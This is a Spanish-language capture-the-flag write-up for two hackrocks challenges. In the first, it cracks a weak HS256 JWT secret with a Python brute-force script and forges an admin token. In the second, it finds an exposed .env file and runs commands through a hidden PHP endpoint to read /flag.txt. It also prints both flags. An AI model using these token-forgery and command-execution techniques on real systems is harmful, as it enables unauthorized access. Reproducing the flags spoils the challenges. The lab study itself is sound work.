
- obtenemos su valor
- y vamos a la pagina
- https://www.jwt.io/
- y lo pegamos y nos da los valores
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdWJsaWNfaWQiOiJndWVzdCIsImlkIjoidGF2byIsImV4cCI6MTc3ODg2MTIzOH0.SZJpcH_VfF-Eex-vSPfLisYQJf2UfnEmK2cvJn0eEEQ
Identificación del vector: el campo public_id: "guest" parece controlar los privilegios del usuario. Si lo cambiamos a "admin", podríamos acceder a la sección Admin.
Pero el JWT está firmado con HMAC-SHA256, así que necesitamos forjar una firma válida.
🔧 Paso 5: Brute force del secreto HS256 — comandos exactos
1) Preparar entorno y clonar jwt_tool
bash
cd ~
git clone https://github.com/ticarpi/jwt_tool
cd jwt_tool
pip3 install -r requirements.txt --break-system-packages
Si
pip3te da error por «externally-managed-environment», el flag--break-system-packageslo soluciona (usual en Kali/Ubuntu modernos).
2) Crear el script de fuerza bruta
bash
cat > crack_jwt.py << 'EOF'
import hmac, hashlib, base64

# JWT original (el de guest)
jwt = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdWJsaWNfaWQiOiJndWVzdCIsImlkIjoidGF2byIsImV4cCI6MTc3ODg1OTg4MH0.xf9YoL8KgLPUpfBzswf3gAkmo6Y_jq_4dh5DWDK8bIo"

header_payload, signature_b64 = jwt.rsplit('.', 1)

def b64url_decode(s):
    s += '=' * (-len(s) % 4)
    return base64.urlsafe_b64decode(s)

expected_sig = b64url_decode(signature_b64)

found = None
count = 0
with open('jwt-common.txt', 'r', errors='ignore') as f:
    for line in f:
        s = line.rstrip('\n').rstrip('\r')
        if not s:
            continue
        count += 1
        sig = hmac.new(s.encode(), header_payload.encode(), hashlib.sha256).digest()
        if sig == expected_sig:
            found = s
            break

if found:
    print(f"[+] SECRETO ENCONTRADO tras {count} intentos: '{found}'")
else:
    print(f"[-] No encontrado en {count} candidatos.")
EOF
⚠️ Importante: si tu JWT original es distinto al mío (porque te registraste con otro nombre y la
expcambia), reemplaza la líneajwt = "..."por tu token real antes de ejecutar.
3) Ejecutar el ataque
bash
python3 crack_jwt.pySalida esperada:
[+] SECRETO ENCONTRADO tras 6 intentos: '12345'
Con el secreto conocido, generamos un JWT válido con public_id: "admin":
- creamos
cat > crack_jwt2.py << 'EOF'
import hmac, hashlib, base64, json

secret = "12345"
header  = {"alg":"HS256","typ":"JWT"}
payload = {"public_id":"admin","id":"tavo","exp":1778859880}

def b64url(d):
    return base64.urlsafe_b64encode(json.dumps(d, separators=(',',':')).encode()).rstrip(b'=').decode()

h = b64url(header)
p = b64url(payload)
msg = f"{h}.{p}"
sig = hmac.new(secret.encode(), msg.encode(), hashlib.sha256).digest()
s = base64.urlsafe_b64encode(sig).rstrip(b'=').decode()
print(f"{msg}.{s}")
EOF

python3 crack_jwt2.py- Nos da el resultado
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwdWJsaWNfaWQiOiJhZG1pbiIsImlkIjoidGF2byIsImV4cCI6MTc3ODg1OTg4MH0.5vElQVdTCVshDd-m7NobDEKW2LxczZ6_1yfgXw7NB-M
🚀 Paso 7: Explotación
- DevTools → Almacenamiento → Cookies →
challenges.hackrocks.com - Editar
x-access-tokeny pegar el JWT forjado - Navegar a
https://challenges.hackrocks.com/bad-cookie/admin - La página de admin se carga y muestra la flag ✅
- Respuesta
flag{wh0a_y0u_g0t_m3_g00d_thr0ugh_jwt}
Reto: Oculto en la Web
Resumen
En este caso, tenemos una empresa que nos solicita ayuda para auditar la página web que está desarrollando, que actualmente está «en mantenimiento». ¿Te atreves a hacer el pentesting?
Pon a punto tu conjunto de herramientas, y prepárate para comenzar la auditoría…
Para acceder al reto, haz click en el siguiente enlace: https://challenges.hackrocks.com/hidden/
Solucion
- Ingresamos a la pagina https://challenges.hackrocks.com/hidden/
- vamos a devtool -> pagina -> respuesta -vemos el código – vemos un mensaje oculto

<!--

Hey Marcus, dont forget to change the permission of environment. thanks!

Sincerely, Adrian
 -->
1. La pista del archivo (La ruta más probable)
Adrian le dice a Marcus que «cambie los permisos de environment«. En desarrollo web, «environment» casi siempre se refiere a los archivos de configuración del entorno.
Debes intentar buscar archivos ocultos en la raíz del servidor web relacionados con esa palabra. Prueba a buscar en la URL de tu reto cosas como:
/.env(Este es el candidato número uno en aplicaciones modernas como Laravel, Node, etc. Suele contener contraseñas y flags)./environment/env/.env.localo/.env.dev
- ingresamos entonces a
- https://challenges.hackrocks.com/hidden/.env
- y vemos una pagina

- nos dice que
Si analizamos las variables que encontraste:
PATH=/s3cr3t_3ntr4nce.php-> Es el script al que debes apuntar.CMD=c0mm-> Este es el nombre del parámetro que la página está esperando.METHOD=GET-> Significa que debes pasar ese parámetro directamente a través de la URL (Query String).
Esto huele fuertemente a una vulnerabilidad de RCE (Remote Code Execution) o ejecución remota de comandos, donde el servidor ejecuta lo que le mandes en la variable c0mm.
- probamos
https://challenges.hackrocks.com/hidden/s3cr3t_3ntr4nce.php?c0mm=whoami
- probamos
https://challenges.hackrocks.com/hidden/s3cr3t_3ntr4nce.php?c0mm=ls
- no esta en la raiz vemos si podemos ver la raiz
https://challenges.hackrocks.com/hidden/s3cr3t_3ntr4nce.php?c0mm=ls /
- nostramos
https://challenges.hackrocks.com/hidden/s3cr3t_3ntr4nce.php?c0mm=cat%20/flag.txt

flag{m4rcus_f0rg0t_t0_change_perm_env_and_igot_shell}